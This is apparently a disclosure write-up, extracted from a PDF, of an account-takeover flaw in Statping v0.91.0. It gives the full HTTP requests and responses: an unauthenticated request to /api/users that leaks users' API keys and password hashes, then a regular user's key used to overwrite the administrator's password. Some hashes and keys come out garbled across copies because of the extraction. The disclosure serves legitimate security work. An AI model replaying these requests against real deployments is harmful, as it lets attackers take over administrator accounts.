


Account Takeover

A user without privileges in the application can use this vulnerability to carry out account theft in the application, including administrator accounts.

To do this, simply access the route `/api/users` without being authenticated in the application:



```
Request
1 GET /api/users HTTP/1.1
2 Host: 0.0.0.0:8080
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: application/json, text/plain, */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Connection: close
8 Referer: http://0.0.0.0:8080/dashboard/settings
9
10

Response
1 HTTP/1.1 200 OK
2 Content-Type: application/json
3 Date: Sat, 20 Jan 2024 02:40:37 GMT
4 Content-Length: 984
5 Connection: close
6
7 {
8   {
9     "admin":true,
10    "api_key":"4d97d8d50fc1ba42b40fdb2f35343a1eda2deca0ca4f5659a3836280ed83f183",
11    "created_at":"2024-01-20T02:32:34.5464903Z",
12    "email":"admin@test.com",
13    "id":1,
14    "password":"$2a$14$0ln04EJPCSZk50HsNlktwebPycqMmNzeE6JHt../7nv02C1HUv1G2.",
15    "scopes":"admin",
16    "token":"",
17    "updated_at":"2024-01-20T02:35:03.189678196Z",
18    "username":"admin"
19  },
20  {
21    "admin":false,
22    "api_key":"43698f84e14b2838c4e2579043d45893c6a8591103833286c45b7690102b6192",
23    "created_at":"2024-01-20T02:35:26.209608879Z",
24    "email":"newuser@test.com",
25    "id":2,
26    "password":"$2a$14$PTokRtbX/RJaKL.JQR1/G.4ppuPhKfW4dh20DYyN0LZz7877F3t[REDACTED]",
27    "token":"",
28    "updated_at":"2024-01-20T02:35:26.209608879Z",
29    "username":"NewUser"
30  },
31  {
32    "admin":true,
33    "api_key":"179921c10e92b3f6144672ed1fe1447e02bffe80f3616194ef91d33915c455",
34    "created_at":"2024-01-20T02:40:29.887860147Z",
35    "email":"hacker@test.com",
36    "id":3,
37    "password":"$2a$14$LUB2gBnee8.PBTKEx9v0o.Tf6PcFGbb3zYfWYhYkCVcyNBatuifu",
38    "token":"",
39    "updated_at":"2024-01-20T02:40:29.887860147Z",
40    "username":"hacker"
41  }
42 }
```

After this, it is necessary to collect an API token. Here I used the token of a regular user, but it could be from another administrator. The token used was `43698f84e14b2838c4e2579043d45893c6a8591103833286c45b7690102b6192`. With this token, it is necessary to send a POST request to the route `/api/users/1`, where the number 1 refers to the admin of the application. Here it is necessary to send a JSON in the body, containing the following details:

```
{
  "admin":true,
  "api_key":"4d97d8d50fc1ba42b40fdb2f35343a1eda2deca0ca4f5659a3836280ed83f183",
  "created_at":"2024-01-20T02:32:34.5464903Z",
  "email":"admin@test.com",
  "id":1,
  "scopes":"admin",
  "token":"",
  "updated_at":"2024-01-20T02:35:03.189678196Z",
  "username":"admin",
  "password":"<newpassword>"
}
```

Notice the `password` field. Thus, we send the request updating the password. In my case, it will have the value `newpass` (previously it was `admin`):

Request			Response			
Pretty	Raw	Hex	Pretty	Raw	Hex	Render
<pre> 1 POST /api/users/1?api=43698f84e14b2838c4e2579043d45893c6a8591103833286c45b7690102b6192 HTTP/1.1 2 Host: 0.0.0.0:8080 3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0 4 Accept: application/json, text/plain, */* 5 Accept-Language: en-US,en;q=0.5 6 Accept-Encoding: gzip, deflate, br 7 Content-Type: application/json;charset=utf-8 8 Content-Length: 281 9 Origin: http://0.0.0.0:8080 10 Connection: close 11 Referer: http://0.0.0.0:8080/dashboard/users 12 13 { "admin":true, "api_key":"4d97d8d50fc1ba42b40fdb2f35343aleda2deca0ca4f5659a3836280ed83f183", "created_at":"2024-01-20T02:32:34.5464903Z", "email":"admin@test.com", "id":1, "scopes":"admin", "token":"", "updated_at":"2024-01-20T02:35:03.189678196Z", "username":"admin", "password":"newpass" } </pre>			<pre> 1 HTTP/1.1 200 OK 2 Content-Type: application/json 3 Date: Sat, 20 Jan 2024 03:41:15 GMT 4 Content-Length: 404 5 Connection: close 6 7 { "status":"success", "type":"user", "method":"update", "id":1, "output":{ "id":1, "username":"admin", "password":"\$2a\$14\$KZLk8DpcqWJ5TE7HF5CNl.8C.1unvMXNrMrOaokCufLKl6gxd1iMw", "email":"admin@test.com", "api_key":"4d97d8d50fc1ba42b40fdb2f35343aleda2deca0ca4f5659a3836280ed83f183", "scopes":"admin", "admin":true, "created_at":"2024-01-20T02:32:34.5464903Z", "updated_at":"2024-01-20T02:35:03.189678196Z", "token":"" } } 8 </pre>			

The token used for this was the common user token

43698f84e14b2838c4e2579043d45893c6a8591103833286c45b7690102b6192 . The password was changed and the admin will not be able to log into the application with the old password (admin):

statping.ng


Username

Password

Incorrect username or password

Sign In

 Login with Github

 Login with Slack

 Login with Google

Dashboard

Statping v0.91.0 made with 

Note that the hashes (bcrypt) are now different:

admin:admin -> 2a\$14QIm04EJPCSZkS0HsN1ktwebPYcgWmNzeE6JMt./7nvO2C1HUvIG2.

admin:newpass -> 2a\$14kZLkBDpcqWJ5TE7HF5CN1.8C.1unvMXNrMrOaokCufLKi6gxdliMW

Request			Response			
Pretty	Raw	Hex	Pretty	Raw	Hex	Render
<pre> 1 GET /api/users HTTP/1.1 2 Host: 0.0.0.0:8080 3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0 4 Accept: application/json, text/plain, */* 5 Accept-Language: en-US,en;q=0.5 6 Accept-Encoding: gzip, deflate, br 7 Connection: close 8 Referer: http://0.0.0.0:8080/dashboard/settings 9 10 </pre>			<pre> 1 HTTP/1.1 200 OK 2 Content-Type: application/json 3 Date: Sat, 20 Jan 2024 02:40:37 GMT 4 Content-Length: 984 5 Connection: close 6 7 [{ "admin": true, "api_key": "4d97d8d50fc1ba42b40fdb2f35343a1eda2deca0ca4f5659a3836280ed83f183", "created_at": "2024-01-20T02:32:34.5464903Z", "email": "admin@test.com", "id": 1, "password": "\$2a\$14\$Qln04EJPCSzk50HsNlktwebPycgWmNzeE6JMt../7nv02C1HuVLG2.", "scopes": "admin", "token": "", "updated_at": "2024-01-20T02:35:03.189678196Z", "username": "admin" }, { "admin": false, "api_key": "43698f84e14b2838c4e2579043d45893c6a8591103833286c45b7690102b6192", "created_at": "2024-01-20T02:35:26.209608879Z", "email": "newuser@test.com", "id": 2, "password": "\$2a\$14\$PTokRtbX/RJaKL..JQRi/G..4ppuPhKFw4dh201DYNN8LZz7877FjC", "token": "", "updated_at": "2024-01-20T02:35:26.209608879Z", "username": "NewUser" }, { "admin": true, "api_key": "179921c10e92b3f6144672ed1fef1447e02bffe80f3616194ef91d33915c455", "created_at": "2024-01-20T02:40:29.887860147Z", "email": "hacker@test.com", "id": 3, "password": "\$2a\$14\$LUB2gBmee8..RBTKEK9v0o..Tf6PcFGbb3zYfwyHYKkCVcyN8atuifu", "token": "", "updated_at": "2024-01-20T02:40:29.887860147Z", "username": "hacker" }] 8 </pre>			

Request			Response			
Pretty	Raw	Hex	Pretty	Raw	Hex	Render
<pre> 1 GET /api/users HTTP/1.1 2 Host: 0.0.0.0:8080 3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0 4 Accept: application/json, text/plain, */* 5 Accept-Language: en-US,en;q=0.5 6 Accept-Encoding: gzip, deflate, br 7 Connection: close 8 Referer: http://0.0.0.0:8080/dashboard/settings 9 10 </pre>			<pre> 1 HTTP/1.1 200 OK 2 Content-Type: application/json 3 Date: Sat, 20 Jan 2024 03:43:47 GMT 4 Content-Length: 984 5 Connection: close 6 7 [{ "admin": true, "api_key": "4d97d8d50fc1ba42b40fdb2f35343a1eda2deca0ca4f5659a3836280ed83f183", "created_at": "2024-01-20T02:32:34.5464903Z", "email": "admin@test.com", "id": 1, "password": "\$2a\$14\$KZLB0pcqN5TE7HF5ONL..8C..1unvWMNrMrOakCuFLK16gxdIiMW", "scopes": "admin", "token": "", "updated_at": "2024-01-20T03:41:15.149934339Z", "username": "admin" }, { "admin": false, "api_key": "43698f84e14b2838c4e2579043d45893c6a8591103833286c45b7690102b6192", "created_at": "2024-01-20T02:35:26.209608879Z", "email": "newuser@test.com", "id": 2, "password": "\$2a\$14\$PTokRtbX/RJaKL..JQRi/G..4ppuPhKFw4dh201DYNN8LZz7877FjC", "token": "", "updated_at": "2024-01-20T02:35:26.209608879Z", "username": "NewUser" }, { "admin": true, "api_key": "179921c10e92b3f6144672ed1fef1447e02bffe80f3616194ef91d33915c455", "created_at": "2024-01-20T02:40:29.887860147Z", "email": "hacker@test.com", "id": 3, "password": "\$2a\$14\$LUB2gBmee8..RBTKEK9v0o..Tf6PcFGbb3zYfwyHYKkCVcyN8atuifu", "token": "", "updated_at": "2024-01-20T02:40:53.592210369Z", "username": "hacker" }] 8 </pre>			

 This vulnerability is not in the video because it was found later.